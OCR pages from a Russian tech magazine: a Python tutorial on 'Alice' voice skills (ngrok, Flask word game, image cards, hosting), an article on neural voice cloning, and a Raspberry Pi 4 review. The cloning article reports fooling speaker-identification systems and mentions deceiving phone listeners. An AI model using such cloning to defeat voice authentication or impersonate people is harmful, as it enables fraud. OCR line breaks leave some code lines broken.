
Откроется страница с настройками. Их много, сконцентрируемся на основных.



Основные настройки

Для проверки работы нашего бота нам необходимо указать Webhook URL в «Яндекс.Диалогах». Но если мы попробуем добавить туда `http://localhost:5000/post`, то ничего не произойдет и на вкладке «Тестирование» будет лишь сообщение об ошибке сервера.

Чтобы протестировать навык, запущенный на компьютере, а не на сервере, можно использовать приложение ngrok. Эта программа создает публичный URL для сайта или сервера, запущенного на локальной машине.




```
Загрузки — ngrok http 5000 — 87×14
ngrok by @inconshreveable                                    (Ctrl+C to quit)

Session Status                online
Account                       Viktor Paperno (Plan: Free)
Version                       2.3.34
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://9331d9cd.ngrok.io -> http://localhost:5000
Forwarding                    https://9331d9cd.ngrok.io -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

ngrok

Запустим ngrok, скопируем выданный нам URL-адрес в поле Webhook URL, сохраним настройки и перейдем на вкладку «Тестирование». Обрати внимание, что ngrok выдает два URL: HTTP и HTTPS, нам нужен HTTPS. И не забудь добавить к адресу `/post`, чтобы запросы обрабатывались корректно.



Тестирование на «Я.Диалогах»

Хотелось бы не только писать, но и проверить, как бы все это звучало, если бы наши ответы зачитывала «Алиса». Это можно будет сделать, если наш навык пройдет модерацию... Он вряд ли ее пройдет, но не надо отчаиваться! Существует целых два решения.

1. Сделать навык приватным. Для этого в настройках необходимо поставить соответствующую галочку. В таком случае модераторы проверят только название, активационное имя и приветственное сообщение, где должно быть описано, что делает навык. Подробнее про модерацию навыков можно узнать из видеоруководства.
2. Воспользоваться симулятором. В настройках необходимо указать URL — и можно начинать.





Продолжение статьи →

ВСЕ МЫ НЕ В СВОЕМ УМЕ


КАК СДЕЛАТЬ НОВЫЙ НАВЫК ДЛЯ «АЛИСЫ» НА PYTHON

ПОИГРАЕМ В СЛОВА

Следующим навыком, который мы разработаем, будет игра в слова. Для начала необходимо составить алгоритм работы. Пускай игру всегда начинает «Алиса». Тогда необходимо сделать следующее:

- отправить пользователю случайное слово;
- получить его ответ;
- проверить, что ответ пользователя соответствует условиям игры:
    - слово игрока начинается с последней буквы слова «Алисы»;
    - слово игрока еще не было использовано в данной игре;
- отправить пользователю новое слово или сообщение об ошибке.

Примерная блок-схема игры выглядит так.



Блок-схема игры в слова

- Условие 1 — Слово начинается на «правильную» букву
- Условие 2 — Слово не было использовано
- Условие 3 — Следующее слово нашлось

Для хранения слов мы будем использовать словарь, где в качестве ключа будет выступать первая буква, а в качестве значения — список слов. Но если бы мы использовали один и тот же словарь для всех игроков, слова бы очень быстро закончились, поэтому для каждого игрока создается свой элемент в дополнительном словаре, где ключом выступает ID пользователя, а в значении лежит список, в котором на первом месте — словарь доступных для игры слов, а на втором — список уже использованных. Звучит запутанно? Давай посмотрим, как хранятся слова, а затем разберем небольшой пример:

```
WORDS = {"а": ["анафема"],
     "б":["блюдо","борьба"]
     }
```

Для нового пользователя создается запись в словаре USERS такого вида:

```
{"ID пользователя" :
  [
    {"а": ["анафема"],"б":["блюдо","борьба"]},
    []
  ]
}`
```

Наш бот выдал первое слово — «борьба», пользователь ответил «арка». После этого запись в нашем словаре будет выглядеть так:

```
{"ID пользователя" :
  [
    {"а": ["анафема"],"б":["блюдо"]},
    ["борьба","арка"]
  ]
}`
```

Теперь посмотрим на исходный код целиком и разберем неясные моменты.

```
from flask import Flask
from flask import request
import json
import random
import copy

app = Flask(__name__)

## Общий список слов
WORDS = {"а": ["анафема","аллегория","актер","арка","аптека"],
         "б":["блюдо","борьба","брак"],
         "д":["дружба","детство"]
         }

## Словарь для хранения информации о пользователях
## Ключом будут их идентификаторы, а в качестве значений будет
список вида [ {НеИСПОЛЬЗОВАННЫЕ СЛОВА}, [ИСПОЛЬЗОВАННЫЕ СЛОВА]]
USERS = {}

@app.route('/post', methods=['POST'])
def main():
    response = {
        'session': request.json['session'],
        'version': request.json['version'],
        'response': {
            'end_session': False
        }
    }
    handle_dialog(response, request.json)
    return json.dumps(response)

def random_word(user_id):
    '''
    Функция возвращает случайное слово из слов для заданного
пользователя и перемещает его из списка неиспользованных слов в
список использованных
    :param user_id:
    :return:
    '''
    global USERS
    all = []
    L_WORDS = USERS[user_id][0]
    for i in L_WORDS.values():
        all += i
    word = random.choice(all)
    L_WORDS[word[0]].remove(word)
    return word

def get_next_word(word,user_id):
    '''
    Функция возвращает следующее слово для заданного пользователя и
текущего слова
    :param word:
    :param user_id:
    :return:
    '''
    global USERS
    L_WORDS = USERS[user_id][0]
    L_USED = USERS[user_id][1]
    try:
        while True:
            letter = word[-1]
            my_word = random.choice(L_WORDS[letter])
            L_WORDS[letter].remove(my_word)
            if my_word not in L_USED:
                break
        return my_word
    except:
        return False

def handle_dialog(res, req):
    global USERS
    user_id = req['session']['user_id']
    if req['session']['new']:
        # Если до этого пользователь не играл, нужно его
зарегистрировать в системе и отправить первое слово
        USERS[user_id] = [copy.deepcopy(WORDS)]
        USERS[user_id].append([random_word(user_id)])
        res['response']['text'] = USERS[user_id][1][-1]
    else:
        L_USED = USERS[user_id][1]
        word = req['request']['nlu']['tokens'][0]
        if word[0] == L_USED[-1][-1]:
            # Если пользователь указал слово правильно (начинается
на последнюю букву предыдущего), то генерируем следующее слово
            if word not in L_USED:
                # Если это слово не использовалось
                L_USED.append(word)
                next_w = get_next_word(word,user_id)
                if next_w:
                    res['response']['text'] = next_w
                    L_USED.append(next_w)
                else:
                    # Слова могут и закончиться....
                    res['response']['text'] = "У меня закончились
слова..."
            else:
                # Если слово уже было использовано человеком или
Алисой
                res['response']['text'] = "Слово {} уже было".format(
word)
        else:
            # Если пользователь попытался читерить и указал
случайное слово
            res['response']['text'] = "Слово должно начинаться на
последнюю букву моего. Попробуй опять"


if __name__ == '__main__':
    app.run()
```

Как можно заметить, функция **main** осталась точно такой же, как в первом примере, основательно изменилась лишь функция **handle_dialog**.

Поскольку для каждого из пользователей в памяти хранится собственный набор доступных и использованных слов, в функции **random_word** и **get_next_word** в качестве параметра поступает ID игрока. По сути, **handle_dialog** — это реализация нашей блок-схемы.


Обрати внимание на эту строчку:

```
word = req['request']['nlu']['tokens'][0]
```

В прошлой программе мы получали целиком всю фразу, а в этой мы работаем уже с токенами. Токены — это слова из фразы, которые уже разобраны тем или иным образом. Например, если во фразе есть адрес, то он будет распознан как адрес. Токенизация позволяет не думать о таких вещах, как орфография или заглавные буквы.

А ТЕПЕРЬ КАРТИНКИ

Хоть «Алиса» и голосовой помощник, она может отправлять пользователю картинки. Напишем навык, который будет отправлять пользователю случайную картинку. Чтобы использовать изображения, их необходимо загрузить в твой личный кабинет на «Яндекс.Диалогах». Для этого переходи на вкладку «Ресурсы» и выбирай файлы.



После загрузки у каждой из картинок появится свой идентификатор. Именно по ним мы и будем обращаться.

Чтобы отправить пользователю картинку, необходимо модифицировать наш JSON. Добавить ключ **card** с такими полями:

- `type` — тип карточки, для добавления одного изображения используется `BigImage`;
- `image_id` — идентификатор изображения, полученный в предыдущем пункте;
- `title` — заголовок картинки, который появляется вместе с ней.


Важно, что даже если мы отправляем картинку, нужно указывать уже знакомый нам параметр — **text**, он необходим и не может быть пустым.

Для хранения изображений будем использовать список кортежей вида **(id_картинки, заголовок)**. Как мы уже привыкли, функция **main** неизменна, так что я приведу лишь **handle_dialog** и список картинок.

```
Images  = [("965417/9f742cfaf8da737c9c92","Мартовский заяц"),(
"1540737/fe5ad9521bd078b5c625","Чеширский кот")]

def handle_dialog(res,req):
    if req['request']['original_utterance']:
        res['response']['text'] = "Это случайная картинка"
        img, title = random.choice(Images)
        ## Генерируем изображение
        res['response']['card'] = {
            "type": "BigImage",
            "image_id": img,
            "title": title
            }
    else:
        ## Если это первое сообщение — представляемся
        res['response']['text'] = "Привет! Ты мне фразу — я тебе
картинку"
```

Не забудь импортировать модуль **random**. Теперь, если мы запустим наш навык на тестовом стенде, мы увидим следующее.



Тестирование навыка с картинками

Подробнее про формирование JSON и про то, как добавить несколько изображений, можно прочитать в справке.

РАЗМЕЩЕНИЕ В СЕТИ

Теперь, когда мы уже научились делать разных ботов, можно задуматься об их размещении в интернете, чтобы наш навык работал круглосуточно и не был случайно выключен, когда ты решишь отдохнуть от шума системника.

Поскольку наш навык по своей сути — это сервер на Flask, для его запуска подойдет практически любой хостинг, например Heroku или его аналоги. Но для запуска первых навыков имеет смысл воспользоваться каким-то бесплатным ресурсом. В качестве примера можно рассмотреть Pythonanywhere.

Это не столько хостинг, хотя так им пользоваться тоже, конечно, можно, сколько развернутая в интернете и доступная из любого места среда разработки на Python. Об использовании этого сервиса для разработки можно почитать на «Хабре», а мы посмотрим, как задеплоить нашего бота.

Для начала необходимо зарегистрироваться, после этого при входе ты увидишь всю информацию о своих проектах, хранящихся или запущенных на сервисе.



Dashboard

Как видишь, на Dashboard есть отдельная вкладка Web apps. Откроем ее и создадим новое приложение. Для него будет выделено отдельное доменное имя **ЛОГИН.pythonanywhere.com**. В процессе создания у тебя будет возможность выбрать фреймворк — выбирай Flask и версию Python (я советую 3.6, но если ты писал на более новом или более старом, выбирай свою).

Среди твоих файлов появится папка **mysite**, а в ней — файл **flask_app.py**. Копируем сюда код навыка и можем запускать. Не забудь только заменить в настройках бота адрес сайта для обработки запросов — и все готово! :)

Кстати, если тебе понравилось создавать навыки и ты хочешь углубить свои знания — или если ты опытный разработчик и хочешь рассказать о чем-то связанном с ботами, заглядывай на «Боткэмп», который пройдет в Москве 19 октября 2019 года.

WWW

- Официальная документация «Алисы»
- Библиотека на Python для одновременного создания навыков в «Алисе» и ботов в Telegram
- Репозиторий со всеми примерами из статьи

РЕЧЬ В РЕЧЬ

СОЗДАЕМ НЕЙРОННУЮ СЕТЬ, КОТОРАЯ ПОДДЕЛЫВАЕТ ГОЛОС



Михаил Киреев
kireevmp@yandex.ru

Способов идентифицировать человека по голосу появляется все больше. И параллельно исследователи придумывают, как обойти эти механизмы — и для защиты собственной персональной информации, и для взлома защищенных таким образом систем. Я решил разобраться в самых последних достижениях ученых в этой сфере, чтобы рассказать обо всем тебе.

ГЕНЕРАЦИЯ ГОЛОСА

Голос человека — результат движения связок, языка, губ. В распоряжении компьютера только числа, изображающие записанную микрофоном волну. Как же компьютер создает звук, который мы можем услышать из динамиков или наушников?

Текст в речь

Один из самых популярных и исследованных методов генерации звуков — прямое преобразование текста, который нужно воспроизвести, в звук. Самые ранние программы такого рода склеивали отдельные буквы в слова, а слова — в предложения.

С развитием программ-синтезаторов набор заранее записанных на микрофон фонем (букв) стал набором слогов, а затем и целых слов.

Преимущества таких программ очевидны: они просты в написании, использовании, поддержке, могут воспроизводить все слова, какие только есть в языке, предсказуемы — все это в свое время стало причиной их коммерческого использования. Но качество голоса, созданного таким методом, оставляет желать лучшего. Все мы помним отличительные черты такого генератора — бесчувственная речь, неправильное ударение, оторванные друг от друга слова и буквы.

Звуки в речь

Этот способ генерации речи относительно быстро заменил собой первый, поскольку лучше имитировал человеческую речь: мы произносим не буквы, а звуки. Именно поэтому системы, основанные на международном фонетическом алфавите — IPA, более качественны и приятны на слух.

В основу этого метода легли заранее записанные в студии отдельные звуки, которые склеиваются в слова. По сравнению с первым подходом заметно качественное улучшение: вместо простого склеивания аудиодорожек используются методы смешивания звуков как на основе математических законов, так и на основе нейронных сетей.

Речь в речь

Относительно новый подход полностью основан на нейронных сетях. Рекурсивная архитектура WaveNet, построенная исследователями из DeepMind, позволяет преобразовывать звук или текст в другой звук напрямую, без привлечения заранее записанных строительных блоков (научная статья).

Ключ к этой технологии — правильное использование рекурсивных нейронов Long Short-Term Memory, которые сохраняют свое состояние не только на уровне каждой отдельной клетки нейронной сети, но и на уровне всего слоя.




Схема работы WaveNet

В целом эта архитектура работает с любым видом звуковой волны, вне зависимости от того, музыка это или голос человека.

INFO

На основе WaveNet есть несколько проектов.

- A WaveNet for speech denoising — уничтожение шумов в записи голоса;
- Tacotron 2 (статья в блоге Google) — генерация звука из мел-спектрограммы;
- WaveNet Voice Enhancement — улучшение качества голоса в записи.

Для воссоздания речи такие системы используют генераторы звуковой нотации из текста и генераторы интонаций (ударения, паузы), чтобы создать натурально звучащий голос.

Это самая передовая технология создания речи: она не просто склеивает или смешивает непонятные машине звуки, но самостоятельно создает переходы между ними, делает паузы между словами, меняет высоту, силу и тембр голоса в угоду правильному произношению — или любой другой цели.

СОЗДАНИЕ ПОДДЕЛЬНОГО ГОЛОСА

Для самой простой идентификации, про которую я рассказывал в своей предыдущей статье, подойдет практически любой метод — особенно удачливым хакерам может хватить даже необработанных пяти секунд записанного голоса. Но для обхода более серьезной системы, построенной, например, на нейросетях, нам понадобится настоящий, качественный генератор голоса.

Принцип работы имитатора голоса

Для создания правдоподобной модели «голос в голос», основанной на WaveNet, потребуется множество усилий: нужно записать большое количество текста, сказанного двумя разными людьми, причем так, чтобы все звуки совпадали секунда в секунду, — а сделать это сложновато. Однако есть и другой метод.


Основываясь все на тех же принципах, что и технология синтеза звука, можно достичь не менее реалистичной передачи всех параметров голоса. Так, была создана программа, которая клонирует голос на основе небольшой записи речи. Именно ее мы с тобой и используем.

Сама программа состоит из нескольких важных частей, которые работают последовательно, поэтому разберемся поэтапно.

Кодирование голоса

Голос каждого человека обладает рядом характеристик — их не всегда можно распознать на слух, но они важны. Чтобы точно отделять одного говорящего от другого, будет правильным создать специальную нейронную сеть, формирующую свои наборы признаков для разных людей.


Этот кодировщик позволяет в дальнейшем не только переносить голос, но и сравнивать результаты с желаемыми.



Так выглядят 256 характеристик голоса

Создание спектрограммы

На основе этих характеристик можно из текста создать мел-спектрограмму звука. Этим занимается синтезатор, в основе которого лежит Tacotron 2, использующий WaveNet.



Пример сгенерированной спектрограммы

Сгенерированная спектрограмма содержит всю информацию о паузах, звуках и произношении, и в ней уже заложены все заранее вычисленные характеристики голоса.

Синтез звука

Теперь другая нейронная сеть — основанная на WaveRNN — будет постепенно создавать из мел-спектрограммы звуковую волну. Эта звуковая волна и станет воспроизводиться как готовый звук.

Все характеристики основного голоса сохраняются в синтезированном звуке, который, пусть и не без трудностей, воссоздает исходный голос человека на любом тексте.

Тестирование метода

Теперь, зная, как создать правдоподобную имитацию голоса, давай попробуем применить это на практике. В прошлой статье я рассказывал про два очень простых, но рабочих метода идентификации человека по голосу: с использованием анализа мел-кепстральных коэффициентов и с помощью нейронных сетей, специально обученных определять одного человека. Давай узнаем, насколько хорошо мы можем обмануть эти системы поддельными записями.

Возьмем пятисекундную запись голоса мужчины и создадим две записи с помощью нашего инструмента. Оригинал и записи, которые у меня получились, можно скачать или послушать.

Сравним эти записи с помощью мел-кепстральных коэффициентов.



Вид коэффициентов на графике

Разница в коэффициентах также видна и в числах:

```
Синтез_1 - оригинал: 0.38612951111628727
Синтез_2 - оригинал: 0.3594987201660116
```

Как же отреагирует на такую хорошую подделку нейронная сеть?

```
Синтез_1 - оригинал: 89.3%
Синтез_2 - оригинал: 86.9%
```

Убедить нейросеть оказалось возможно, но не в совершенстве. Серьезные системы безопасности, которые установлены, например, в банках, скорее всего, смогут детектировать подделку, но человек, тем более по телефону, вряд ли сумеет отличить настоящего собеседника от его компьютерной имитации.

ВЫВОДЫ


Подделать голос сейчас уже не так сложно, как было раньше, а это открывает большие возможности не только для хакеров, но и для создателей контента: инди-разработчики игр смогут сделать качественную и дешевую озвучку, аниматоры — озвучить своих персонажей, а режиссеры фильмов — снять достоверную документалку.

И пусть технологии качественного синтеза речи еще только развиваются, но их потенциал уже сейчас захватывает дух. В скором времени все голосовые помощники обретут свой личный голос — не металлический, холодный, а наполненный эмоциями и чувствами; чат с техподдержкой перестанет раздражать, а ты сможешь заставить свой телефон отвечать на неприятные звонки вместо тебя.

RASPBERRY PI 4

ЧТО ДАЮТ ЧЕТЫРЕ ЯДРА И ЧЕТЫРЕ ГИГА В ЧЕТВЕРТОЙ РЕВИЗИИ «МАЛИНКИ»

faberge
Цифровыхъ дѣлъ мастеръ
fabulous.faberge@yandex.ru



Как и у людей, у компьютеров есть своя судьба — и складывается она зачастую по-разному. Одни ведут размеренную жизнь и тихо уходят на покой в предназначенный срок. Другим уготовано вписать свое имя в историю, стать признанной легендой и даже породить целую субкультуру. Выход четвертой ревизии популярного одноплатника Raspberry Pi не оставляет скептикам ни единого шанса: английский микрокомпьютер с нами всерьез и надолго.



Получив в народе ласковое прозвище «малинка», RPi стал своего рода ZX Spectrum для современной эпохи. Параллели можно проводить долго: оба компьютера появились на свет в Англии (да не где-нибудь, а в Кембридже!), оба предназначались в первую очередь для образования, но при этом легко «переросли» отведенные рамки. Будучи не самыми производительными для своего времени, они привлекали пользователей демократичной ценой, простотой и, конечно же, поддержкой со стороны сообщества.

Хоть основатель Raspberry Pi Foundation Эбен Аптон и не получил пока от английской королевы титул рыцаря, как это было с Клайвом Синклером почти сорок лет назад, можно не сомневаться, что общественное признание его заслуг еще впереди. Вполне возможно, через пару десятилетий кто-то из нового поколения хакеров и программистов с теплотой вспомнит свой первый микрокомпьютер Raspberry, который помог определиться с выбором жизненного пути. Да, Линус Торвальдс учился программированию на Sinclair QL, если ты не знал!

> **INFO**
>
> Про сэра Клайва Синклера и разработку первых микрокомпьютеров в Sinclair Research снят художественно-исторический фильм Micro Men с Мартином Фрименом в одной из главных ролей. Успеха другой его работы — сериала «Шерлок» — эта картина не получила, но если судьба пионеров ИТ тебя хоть сколько-то интересует, фильм однозначно стоит смотреть.

Думаю, теперь ты понимаешь, почему я просто не мог пройти мимо Raspberry Pi 4 и приобрел этот одноплатник, как только он появился у нас в свободной продаже и максимальной комплектации. Официальных поставок в Россию, насколько мне известно, пока не было, но перекупщики вовремя подсуетились и завезли немного «малинок» для самых нетерпеливых энтузиастов. Самое время узнать, что приготовило нам нынешнее обновление!

ОБЗОР ПЛАТЫ

Любопытные детали можно обнаружить уже в комплектации. Плата не упакована в антистатический пакет — и это странно. Эбен Аптон упоминал, что его команда старается максимально удешевить производство Raspberry Pi, но это какая-то уж слишком радикальная оптимизация затрат. Подобную экономию ожидаешь увидеть в применении к Raspberry Pi Zero за $5, но никак не к флагманской модели за $55.

Однако все это мелочи жизни, о которых сразу забываешь, едва ознакомившись с бумажной инструкцией. Ты наверняка уже в курсе, что четвертая версия одноплатника поставляется с разными объемами оперативной памяти на выбор. Летом Raspberry Pi Foundation анонсировала появление сразу трех вариантов, с микросхемами LPDDR4 емкостью в один, два или четыре гигабайта. Но в инструкции содержится упоминание о еще одной версии, которая, видимо, не дошла до релиза — на целых восемь гигабайт! Ого!



Про нее в новостях не было ни слова, и нам остается только гадать, по какой причине разработчики решили отказаться от подобной модели. Вполне возможно, что итоговая стоимость «малинки» с такой микросхемой памяти оказалась слишком высокой и не укладывалась в философию дешевого компьютера, которой стараются придерживаться в Кембридже. Кроме того, не стоит забывать, что выпуск нового поколения сразу в нескольких вариантах — это смелый эксперимент и в самой организации никто пока не знает, какая модель в итоге окажется наиболее популярной среди пользователей.

В такой ситуации отложить выпуск версии на восемь гигабайт и оценить спрос на ее ближайший аналог с четырьмя — вполне логичный шаг. Так что вероятность выхода еще более производительного Raspberry Pi сохраняется, тем более что разработчикам предстоит как-то исправить аппаратную проблему совместимости с некоторыми блоками питания (об этом чуть ниже).

Дальнейший осмотр самого микрокомпьютера настолько неожиданных сюрпризов не принес. Как и было заявлено, форм-фактор остался прежним, а вот расположение и набор разъемов немного изменились, из-за чего одноплатник потерял обратную совместимость с некоторыми прежними аксессуарами. В истории Raspberry Pi такое произошло, кстати, впервые, если не считать оригинальные модели с полноразмерными карточками SD. Стоило ли оно того?

Первое, что бросается в глаза, — разъем RJ45 для гигабитного Ethernet поменяли местами с парой портов USB, переместив его ближе к выводам PoE. Безусловно, такое изменение напрашивалось само собой и только облегчило разводку платы. К слову, теперь сеть и периферия USB висят на отдельных интерфейсах. До этого их объединял общий хаб, что создавало проблемы при одновременном использовании.

Кроме того, у нас наконец-то появились два порта стандарта USB 3.0, без него в 2019 году было бы совсем грустно. Это означает, что теперь есть возможность подключать внешние SSD и прочую современную скоростную периферию вроде веб-камер с разрешением 4K. Можно даже собрать собственный бюджетный NAS, благо связка из USB 3.0 и гигабитного Ethernet располагает к определенного рода безумствам — например, RAID на SSD. Кстати, ответственная за USB микросхема VIA VL805 общается с процессором по PCI Express, и энтузиасты практически тут же нашли способ работать с еще более быстрыми дисками NVMe, просто отпаяв концентратор USB с платы. Классный аппаратный хак!

С боковой стороны убрали полноразмерный разъем HDMI, заменив его парочкой Micro-HDMI 2.0. Увы, они стоят близко друг к другу, и из-за этого подключать переходники с толстыми коннекторами на хвостах будет неудобно. Зато теперь появилась возможность выводить картинку сразу на два дисплея. Производитель в анонсах нескромно пишет о том, что поддерживается «до двух дисплеев и до 4K@60», но на самом деле приходится выбирать: либо два дисплея на 30 кадрах, либо один, но с плавным изображением.

По сравнению с крохотными разъемами видеоинтерфейсов олдскульный 3,5-миллиметровый аудиоджек кажется огромным. Удивительно, но инженеры не только решили сохранить его, но еще и не стали выкидывать возможность выводить на него аналоговый видеосигнал! Так что все желающие могут попробовать вдохнуть жизнь в старые телевизоры и эмулировать ретроигры на аутентичном экране.

А вот с разъемом Mini-USB разработчики распрощались, теперь на его месте ты найдешь USB Type-C. По уверениям создателей, это позволяет прокормить новый «камень», аппетиты которого выросли до 3 ампер под нагрузкой — в сумме внушительные 15 Ватт потребления. Насколько верны столь смелые заявления, мы обязательно выясним чуть позже, а пока лишь замечу, что реализация стандарта USB Power Delivery на новой плате сломала совместимость с нынешними блоками питания у некоторой части пользователей (включая меня). Если для тебя эта проблема критична, стоит подождать следующей ревизии платы, в которой разработчики обещали исправить недочет.

Слот для microSD оставили на своем законном месте. Если ты рассчитывал на встроенный флеш-накопитель в новом поколении (как на RPi Compute Module, например), увы и ах — надеждам не суждено было сбыться. Я тоже немного разочарован, если честно. На Raspberry Pi 2 этот разъем был не самой удачной конструкции — и на моей плате разболтался спустя некоторое время, так что успешная загрузка системы с карты памяти происходила через раз.


Штыревые контакты GPIO также не претерпели изменений. С одной стороны, это позволило сохранить совместимость с существующими платами расширения, что приятно. С другой стороны — как и раньше, очень не хватает выведенного сигнала RESET для принудительной перезагрузки системы (например, автоматически с помощью микросхемы-супервизора). Кроме того, было бы здорово иметь хотя бы парочку дополнительных интерфейсов USB на этом разъеме — чтобы было удобно пользоваться той периферией, которую не предполагается переподключать слишком часто (такие интерфейсы почти всегда можно обнаружить в нижней части обычных десктопных материнок).

САМЫЙ SOC: BCM2711

Однако самые интересные изменения произошли, конечно же, с центральным процессором. Теперь это SoC BCM2711 с четырьмя ядрами Cortex-A72 на архитектуре ARMv8, что выводит производительность системы на качественно иной уровень. Предыдущие модели основывались на ядрах от Cortex-A7 (Raspberry Pi 2) до Cortex-A53 (Raspberry Pi 3+), то есть с этим обновлением разработчики перемахнули сразу через несколько ступеней.

В первую очередь этому способствовал переход на техпроцесс 28 нм. Микросхемы на всех предыдущих версиях одноплатника изготавливались по технологии 40 нм, и с выходом BCM2873 на RPi 3+ инженеры уперлись в ограничения по площади кристалла. Более производительные ядра требовали больше транзисторов, которые просто негде было разместить. Как видишь, пока Intel и AMD безуспешно штурмуют порог в 10 нм при разработке процессоров на x86, другие — более скромные — компании вполне комфортно себя чувствуют на уже проверенных и давно обкатанных техпроцессах.

На текущий момент документации к микросхеме BCM2711 нет в открытом доступе, но ты можешь частично удовлетворить свое любопытство, ознакомившись с мануалом на Cortex-A72.



